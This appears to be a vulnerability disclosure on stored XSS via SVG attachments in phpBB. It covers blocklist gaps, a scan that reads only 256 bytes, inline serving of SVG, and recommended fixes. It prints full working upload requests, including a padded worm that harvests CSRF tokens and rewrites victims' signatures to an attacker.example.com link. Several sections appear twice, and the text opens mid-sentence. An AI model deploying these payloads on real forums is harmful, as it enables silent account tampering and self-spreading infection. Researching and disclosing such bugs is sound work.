XSS Worm: Signature hijacked!fires. - Navigate to UCP, Profile, Edit Signature.
- The admin's signature now reads
[url=http://attacker.example.com]Infected by XSS Worm![/url], set silently with no further interaction.
Part 3: backend proof without a browser
A standalone PHP script demonstrates the scan behaviour directly:
php poc-svg-xss.php
Its output shows that check_content() accepts <svg onload> and <animate onbegin>, and that it misses <script> tags placed beyond the 256-byte limit.
Attachments used in the test
| File | Purpose |
|---|---|
docker-compose.yml |
One-command environment setup for the triager |
poc-svg-xss.php |
Standalone PHP script proving the check_content() bypasses |
xss_onload.svg |
Minimal SVG payload, blocklist bypass via onload |
xss-worm.svg |
Verified weaponised self-propagating worm payload |
xss_onload.jpg |
Dummy JPG used for the Burp Suite bypass (rename trick) |
Root cause
The content scan is a blocklist applied to a fixed-size prefix of the file. Both properties are wrong for this job:
- A blocklist of HTML tag names cannot cover SVG, which has its own event attributes (
onload,onbegin) and animation elements that execute script without any<script>tag. The list inupload.phpsimply does not contain them. - Reading only 256 bytes means the scan can be defeated by moving the payload past the boundary, which works even against tags that are explicitly listed, such as
<script>.
Even a correct scan would not be sufficient on its own, because the attachment controller serves SVG with Content-Disposition: inline and Content-Type: image/svg+xml. When a browser navigates to that response, it treats the file as a document and runs its script in the forum's origin.
Impact
The result is stored XSS that fires in the victim's same-origin browser context. The attacker's JavaScript can make authenticated requests to any UCP endpoint that does not require cur_password. The signature endpoint, /ucp.php?i=ucp_profile&mode=signature, is fully writable with CSRF tokens alone, which the payload harvests from the page itself.
Changing the victim's signature updates every post they have ever made, so anyone viewing a thread containing those posts is exposed to the payload link and can in turn be infected. That is what makes the attack a self-propagating worm: a single infected post can spread across the userbase.
The researcher is explicit about the limits:
HttpOnlycookies prevent extraction ofdocument.cookie.- The
cur_passwordfield is required to change account credentials through the UCP, which prevents blind AJAX-based credential takeover.
The impact therefore stops short of direct account takeover, but it does include silent, persistent modification of profile content and onward propagation.
Fix
The report recommends three changes:
- Remove the 256-byte limit and scan the full file rather than the first 256 bytes.
- Expand the blocklist with
svg,animate,set,foreignObject,use,onloadandonbeginin$disallowed_content. - Force
Content-Disposition: attachmentfor SVG so the browser downloads the file instead of rendering it.
- Other event attributes on SVG roots. Upload an SVG using an event other than
onload, such asonbeginon an<animate>element. A positive result is the handler firing when the attachment is opened. - Padding against other blocklisted tags. Place
<script>,<iframe>or similar tags beyond the first 256 bytes of any upload type that is scanned. A positive result is the file being stored despite containing a listed tag. - Other inline-rendered types. Check whether other permitted extensions are served with
Content-Disposition: inlineand a renderableContent-Type. A positive result is a stored file whose content executes as a document in the forum origin. - Extension group assignment. Try assigning a risky extension to a non-image group such as "Documents" and confirm it survives
getImageSize(). A positive result is the file being accepted where the "Images" group would have rejected it silently. - CSRF-token harvesting endpoints. For any stored XSS, enumerate UCP or ACP forms that accept a token read from a GET page and do not require the current password. A positive result is a state change performed with the victim's session alone.
What happened, in plain words
A forum is a website where people post messages and attach files, such as pictures or documents. phpBB is a popular piece of software that many forums run on. This report is about a way to sneak a small program into a forum through an uploaded file, so that the program runs in the browser of anyone who clicks that file.
A few words before we start, because they come up constantly.
- Browser: the program you use to look at websites, such as Chrome, Firefox or Safari.
- Server: the computer somewhere else that stores the website and sends pages to your browser.
- JavaScript: the programming language that web pages use to make things happen in your browser, like buttons that react to clicks. It is powerful: it can read the page, send requests to the server, and change what you see.
- XSS (cross-site scripting): a class of bug where an attacker manages to get their own JavaScript to run inside someone else's browser, on the real website. The browser cannot tell the difference between the site's own code and the attacker's code, so the attacker's code gets the same trust. A useful comparison: it is like someone slipping a page of instructions into your own notebook, so you follow them thinking they are yours.
- Stored XSS: the malicious code is saved on the server first (for example inside an uploaded file or a forum post) and runs later, every time someone views it. The alternative, reflected XSS, only runs once from a crafted link.
- Cookie: a small piece of data your browser keeps for a website and sends back with every request. Forums use a cookie to remember that you are logged in. If someone steals your cookie, they can act as you.
- Token (CSRF token): a random value that a form includes so the server can check the request really came from a page the site itself showed you, not from a malicious page. CSRF stands for cross-site request forgery: tricking your browser into sending a request you did not intend. The token is the defence.
- SVG: a picture format that is actually text, describing shapes with tags. Crucially, SVG can contain JavaScript, and browsers will run it when they display the file.
- Attachment: a file uploaded with a forum post.
- Docker: a tool that runs a pre-packaged copy of software on your own computer, so you can test without setting up a real server.
- ACP and UCP: the administrator control panel and the user control panel inside phpBB. The ACP is where forum settings live; the UCP is where a normal user edits their profile.
phpBB lets a registered user attach a file to a post. The server stores the file and later sends it back when someone clicks the attachment link. Before storing a file, phpBB runs a check called check_content() that is meant to reject files containing active markup, meaning tags that a browser would treat as instructions rather than plain text.
The researcher tested phpBB 4.0.0-a2-dev (a Docker install, latest master branch as of March 2026) and found two separate weaknesses in that check, plus a third problem in how attachments are sent back to the browser. Put together, they let an attacker upload an SVG file that runs JavaScript in the browser of anyone who opens the attachment link.
Setting up a test forum
The whole test runs on a local copy of phpBB, reachable in the browser at http://localhost:8080. localhost means "this computer", and 8080 is the port number the test forum listens on.
- Start the pre-packaged environment:
docker compose up -d
This command tells Docker to start the services described in a file called docker-compose.yml. The -d part means "in the background", so you get your terminal back.
- Open
http://localhost:8080/installin the browser and follow the phpBB installer. - Log in to the ACP (the admin panel), go to Extensions, then Manage, add the
svgextension, put it in a new group called "SVG Files", and set "Display Inline" to No.
Two settings matter here, and neither is how phpBB ships by default:
.svgis not on phpBB's default list of allowed file extensions. An administrator has to allow it explicitly. Think of the allowed-extensions list as a guest list at a door: if your name is not on it, you do not get in.- The SVG extension must be placed in a non-image group such as "Documents". If it is placed in "Images", a function called
getImageSize()rejects the file silently, meaning no error is shown and the upload simply does not work.
The browser-side uploader, a component called plupload, also refuses .svg files. So the researcher uses a tool called Burp Suite to catch the upload request on its way out of the browser, change it, and send it on. Burp Suite is a proxy: it sits between your browser and the server and lets you read and edit the traffic. Any registered user account is enough to upload; a second account is used later to show the worm spreading.
Finding the problems
The researcher read the code that performs the content check and found two problems, each of which works on its own.
Problem 1: the blocklist is incomplete. In phpbb/files/upload.php, line 29, the list of things that are not allowed is:
protected $disallowed_content = array('body', 'head', 'html', 'img', 'plaintext', 'a href', 'pre', 'script', 'table', 'title');
This is a blocklist: a list of forbidden words. The check reads the file and refuses it if it contains any of these strings. The problem is that SVG has its own ways of running code that do not use any of these words. Tags such as <svg onload=""> and <animate onbegin=""> are not on the list. onload means "when this loads, do the following", and onbegin means "when this animation begins, do the following". So a perfectly valid SVG carrying an onload event passes the check and is written to disk.
A comparison: a blocklist is like a bouncer with a list of banned faces. Anyone not on the list walks in, even if they are trouble.
Problem 2: only the first 256 bytes are read. In phpbb/files/filespec_storage.php, line 364:
$ie_mime_relevant = fread($fp, 256); // Only first 256 bytes are scanned
fread reads data from a file. Here it reads 256 bytes, which is a tiny amount of text, roughly a couple of sentences. Only that first slice is inspected. Anything after it is never looked at. So if you put harmless filler at the start of the file and push the dangerous part past the 256-byte mark, the check sees only the harmless part. This works even for tags that are explicitly on the blocklist, such as <script>.
Problem 3: how the file is sent back. In phpbb/storage/controller/attachment.php, uploaded SVG files are served with Content-Disposition: inline and Content-Type: image/svg+xml. Content-Type tells the browser what kind of file this is. Content-Disposition: inline tells the browser to display it in the page rather than download it. Because the type is image/svg+xml, the browser treats the file as a document and runs any JavaScript inside it when the attachment link is clicked.
Part 1: proving the basic XSS
Because plupload blocks .svg in the browser, the upload request is caught with Burp Suite and its contents replaced.
- Log in as any registered user.
- Start a New Topic and add the provided
xss_onload.jpg(a dummy file) through the Attachments panel. This is just to make the browser send a normal upload request that Burp can catch. - Turn on Burp Suite Intercept and click "Add the file". Intercept means Burp pauses the request so you can edit it before it reaches the server.
- Replace the paused request with the complete request below. You need to substitute your own live
Cookie,form_tokenandcreation_timevalues, copied from the request Burp caught. The cookie proves you are logged in; the token proves the form came from the forum;creation_timeis a timestamp the forum checks.
POST /posting.php?mode=post&f=2 HTTP/1.1
Host: localhost:8080
Content-Type: multipart/form-data; boundary=----[redacted]
x-phpbb-using-plupload: 1
x-requested-with: XMLHttpRequest
Cookie: ***********************************
Connection: keep-alive

------[redacted]
Content-Disposition: form-data; name="name"

dummy.jpg
------[redacted]
Content-Disposition: form-data; name="chunk"

0
------[redacted]
Content-Disposition: form-data; name="chunks"

1
------[redacted]
Content-Disposition: form-data; name="add_file"

Add the file
------[redacted]
Content-Disposition: form-data; name="creation_time"

YOUR_CREATION_TIME_HERE
------[redacted]
Content-Disposition: form-data; name="form_token"

YOUR_FORM_TOKEN_HERE
------[redacted]
Content-Disposition: form-data; name="real_filename"

xss_onload.svg
------[redacted]
Content-Disposition: form-data; name="fileupload"; filename="xss_onload.svg"
Content-Type: image/svg+xml

<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg" onload="alert('XSS execution on: ' + document.domain)">
  <rect width="200" height="200" fill="#00ff00"/>
  <text x="10" y="100" fill="black" font-size="14">SVG XSS PoC</text>
</svg>

------[redacted]--
Line by line, in plain words:
- The first line says this is a POST request (a request that sends data) to
/posting.php?mode=post&f=2, which is the forum's "create a post in forum 2" address. Host: localhost:8080says which server the request is for.Content-Type: multipart/form-data; boundary=...says the body is a form split into parts, and the boundary string marks where each part starts and ends. It is like a separator between sections of a form.x-phpbb-using-plupload: 1andx-requested-with: XMLHttpRequestare headers that tell the server the upload came from the browser's uploader script.Cookie: ...is your login cookie. It is redacted here because it is a secret.- The parts named
name,chunk,chunks,add_file,creation_timeandform_tokenare the normal fields the uploader sends. Keeping them makes the request look like an ordinary chunked upload. A chunk is one piece of a file sent in several parts. real_filenameis set toxss_onload.svg, and the file part'sfilenameis alsoxss_onload.svg, while itsContent-Typeisimage/svg+xml. So the server is told: this is an SVG image.- The file content is a tiny SVG. The
onloadattribute holds JavaScript that callsalert(...), which shows a pop-up box, with the textXSS execution on:followed bydocument.domain, the site's own address.
Because onload is not on the blocklist, the check accepts the file.
- Click Forward in Burp and turn Intercept off. The request now goes to the server.
- Back in the browser, type any topic title and click Submit.
- Open the published post and click the
xss_onload.svgattachment link. - The pop-up
XSS execution on: localhost:8080appears. That pop-up is the proof: the JavaScript in the file ran in the browser.
Part 2: a worm that spreads itself
The second payload uses the same Burp trick, but the file is xss-worm.svg. This one quietly changes the victim's forum signature using the victim's own logged-in session. A signature is the small block of text shown under every post a user makes.
POST /posting.php?mode=post&f=2 HTTP/1.1
Host: localhost:8080
Content-Type: multipart/form-data; boundary=----[redacted]
x-phpbb-using-plupload: 1
x-requested-with: XMLHttpRequest
Cookie: ***************************************
Connection: keep-alive

------[redacted]
Content-Disposition: form-data; name="name"

dummy.jpg
------[redacted]
Content-Disposition: form-data; name="chunk"

0
------[redacted]
Content-Disposition: form-data; name="chunks"

1
------[redacted]
Content-Disposition: form-data; name="add_file"

Add the file
------[redacted]
Content-Disposition: form-data; name="creation_time"

YOUR_CREATION_TIME_HERE
------[redacted]
Content-Disposition: form-data; name="form_token"

YOUR_FORM_TOKEN_HERE
------[redacted]
Content-Disposition: form-data; name="real_filename"

xss-worm.svg
------[redacted]
Content-Disposition: form-data; name="fileupload"; filename="xss-worm.svg"
Content-Type: image/svg+xml

<?xml version="1.0" encoding="UTF-8"?>
<!-- PADDING BYPASS: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA -->
<svg xmlns="http://www.w3.org/2000/svg" onload="init()">
  <script><![CDATA[
    function init() {
      fetch('/ucp.php?i=ucp_profile&mode=signature')
        .then(r => r.text())
        .then(html => {
          let ft = html.match(/name="form_token"\s+value="([^"]+)"/);
          let ct = html.match(/name="creation_time"\s+value="([^"]+)"/);
          if (ft && ct) {
            let d = new URLSearchParams();
            d.append('signature', '[url=http://attacker.example.com]Infected by XSS Worm![/url]');
            d.append('submit', 'Submit');
            d.append('creation_time', ct[1]);
            d.append('form_token', ft[1]);
            fetch('/ucp.php?i=ucp_profile&mode=signature', {
              method: 'POST',
              headers: {'Content-Type': 'application/x-www-form-urlencoded'},
              body: d.toString()
            }).then(() => alert('XSS Worm: Signature hijacked!'));
          }
        });
    }
  ]]></script>
</svg>

------[redacted]--
What is different here, in plain words:
- The SVG's
onloadcalls a function namedinit(). init()usesfetch, a browser function for making requests, to load the signature edit page at/ucp.php?i=ucp_profile&mode=signature.- It builds a form body with
URLSearchParams, settingsignatureto[url=http://attacker.example.com]Infected by XSS Worm![/url], plussubmit,creation_timeandform_token. - It sends that body back to the same address with a POST. Because the request is made from the victim's browser, the victim's cookie goes with it, so the server treats it as the victim's own action.
- When it finishes, it shows the pop-up
XSS Worm: Signature hijacked!.
How the attack is run:
- Upload
xss-worm.svgas the attacker user (hacker). - Log in as a different user (
admin) in a separate browser session, such as an incognito window. Incognito keeps the two logins apart. - Go to the post and click the
xss-worm.svgattachment link. - The pop-up
XSS Worm: Signature hijacked!appears. - Go to UCP, Profile, Edit Signature.
- The admin's signature now reads
[url=http://attacker.example.com]Infected by XSS Worm![/url]. It was set silently, with no further clicks from the admin.
Part 3: proving the flaw without a browser
A standalone PHP script shows the check's behaviour directly:
php poc-svg-xss.php
php runs a PHP script, and this one is the proof-of-concept file supplied with the report. Its output shows that check_content() accepts <svg onload> and <animate onbegin>, and that it misses <script> tags placed beyond the 256-byte limit. No browser is involved: this proves the server-side check itself is weak.
Files used in the test
| File | Purpose |
|---|---|
docker-compose.yml |
One-command environment setup for the triager |
poc-svg-xss.php |
Standalone PHP script proving the check_content() bypasses |
xss_onload.svg |
Minimal SVG payload, blocklist bypass via onload |
xss-worm.svg |
Verified weaponised self-propagating worm payload |
xss_onload.jpg |
Dummy JPG used for the Burp Suite bypass (rename trick) |
A triager is the person at the bug bounty platform who first checks a report.
Why it works
The content check is a blocklist applied to a fixed-size beginning of the file. Both of those choices are wrong for this job:
- A blocklist of HTML tag names cannot cover SVG, which has its own event attributes (
onload,onbegin) and animation elements that run script without any<script>tag. The list inupload.phpsimply does not contain them. - Reading only 256 bytes means the check can be defeated by moving the payload past that point. This works even against tags that are explicitly listed, such as
<script>.
Even a perfect scan would not be enough on its own, because the attachment controller sends SVG with Content-Disposition: inline and Content-Type: image/svg+xml. When the browser opens that response, it treats the file as a document and runs its script in the forum's origin. Origin means the site's identity: code running in the forum's origin is trusted as if it were the forum's own code.
What an attacker could do
The result is stored XSS that runs in the victim's browser, inside the forum's origin. The attacker's JavaScript can make logged-in requests to any UCP address that does not require cur_password, the field where you type your current password to confirm a change. The signature address, /ucp.php?i=ucp_profile&mode=signature, can be written with the CSRF token alone, and the payload reads that token from the page itself.
Changing the victim's signature updates every post they have ever made, so anyone reading a thread containing those posts sees the payload link and can be infected in turn. That is what makes it a self-propagating worm: one infected post can spread across the whole userbase.
The researcher is clear about the limits:
HttpOnlycookies stop JavaScript from readingdocument.cookie.HttpOnlyis a cookie flag that hides the cookie from scripts, so the login cookie cannot simply be copied out.- The
cur_passwordfield is required to change account credentials through the UCP, which prevents blind AJAX-based credential takeover. AJAX means requests made by JavaScript in the background, without reloading the page.
So the impact stops short of direct account takeover, but it does include silent, persistent changes to profile content and onward spread.
The fix
The report recommends three changes:
- Remove the 256-byte limit and scan the whole file rather than the first 256 bytes.
- Expand the blocklist with
svg,animate,set,foreignObject,use,onloadandonbeginin$disallowed_content. - Force
Content-Disposition: attachmentfor SVG so the browser downloads the file instead of displaying it.
- Other event attributes on SVG roots. Upload an SVG using an event other than
onload, such asonbeginon an<animate>element. A positive result is the handler firing when the attachment is opened. - Padding against other blocklisted tags. Place
<script>,<iframe>or similar tags beyond the first 256 bytes of any upload type that is scanned. A positive result is the file being stored despite containing a listed tag. - Other inline-rendered types. Check whether other permitted extensions are served with
Content-Disposition: inlineand a renderableContent-Type. A positive result is a stored file whose content runs as a document in the forum origin. - Extension group assignment. Try assigning a risky extension to a non-image group such as "Documents" and confirm it survives
getImageSize(). A positive result is the file being accepted where the "Images" group would have rejected it silently. - CSRF-token harvesting endpoints. For any stored XSS, list the UCP or ACP forms that accept a token read from a GET page and do not require the current password. A positive result is a change made with the victim's session alone.
Glossary
- ACP: the administrator control panel in phpBB, where forum-wide settings are changed.
- AJAX: requests a web page makes in the background with JavaScript, without reloading the page.
- Attachment: a file uploaded together with a forum post.
- Blocklist: a list of forbidden words or patterns; anything not on the list is allowed.
- Boundary: the marker string that separates the parts of a multipart form body.
- Browser: the program used to view websites, such as Chrome, Firefox or Safari.
- Burp Suite: a tool that sits between the browser and the server so requests can be read and edited.
- Chunk: one piece of a file sent as part of a larger upload.
- Cookie: a small piece of data the browser stores for a site and sends back with each request, often used to stay logged in.
- CSRF (cross-site request forgery): tricking a logged-in user's browser into sending a request the user did not intend.
- CSRF token: a random value in a form that proves the request came from a page the site itself showed you.
- CVSS: a standard scoring system for the severity of a vulnerability.
- Docker: a tool that runs pre-packaged software on your own computer.
document.domain: a browser property holding the site's address, used here to show which site the code ran on.fetch: a browser function for making requests from JavaScript.form_token: the CSRF token field used by phpBB forms.creation_time: a timestamp field phpBB forms include and check.cur_password: the field where a user types their current password to confirm a sensitive change.Content-Disposition: a response header that tells the browser whether to display a file inline or download it.Content-Type: a response header that tells the browser what kind of file it is receiving.getImageSize(): a function that reads an image's dimensions; it rejects files that are not valid images.- Header: extra information sent with a request or response, such as the cookie or content type.
HttpOnly: a cookie flag that hides the cookie from JavaScript.- Incognito window: a separate browser window with its own cookies, useful for being logged in as two users at once.
- Inline: displayed inside the browser page rather than downloaded.
- JavaScript: the programming language web pages use to make things happen in the browser.
localhost: the name for "this computer".- Multipart form: a form body split into named parts, used for file uploads.
- Origin: a site's identity (scheme, host and port); code running in an origin is trusted as that site's own code.
- Padding: harmless filler added to a file to push content to a different position.
- phpBB: a popular open-source forum software package.
plupload: the JavaScript uploader phpBB uses in the browser.- Port: a number identifying which service on a computer a connection is for, such as
8080. - POST: a request that sends data to the server, such as a form submission.
- Proxy: a tool that sits between two parties and can read or change the traffic.
- Regular expression (
match): a pattern used to find and extract text, here used to pull token values out of a page. - Server: the remote computer that stores the website and answers browser requests.
- Signature: the small block of text shown under every post a forum user makes.
- Stored XSS: XSS where the malicious code is saved on the server and runs whenever someone views it.
- SVG: a text-based image format that can contain JavaScript, which browsers run when displaying it.
- Token: a value used to prove a request is legitimate; see CSRF token.
- Triager: the person at a bug bounty platform who first reviews a report.
- UCP: the user control panel in phpBB, where a user edits their profile and signature.
- Worm: malicious code that spreads itself from one victim to the next without further action by the attacker.
- XSS (cross-site scripting): a bug class where an attacker's JavaScript runs in someone else's browser on the real website.



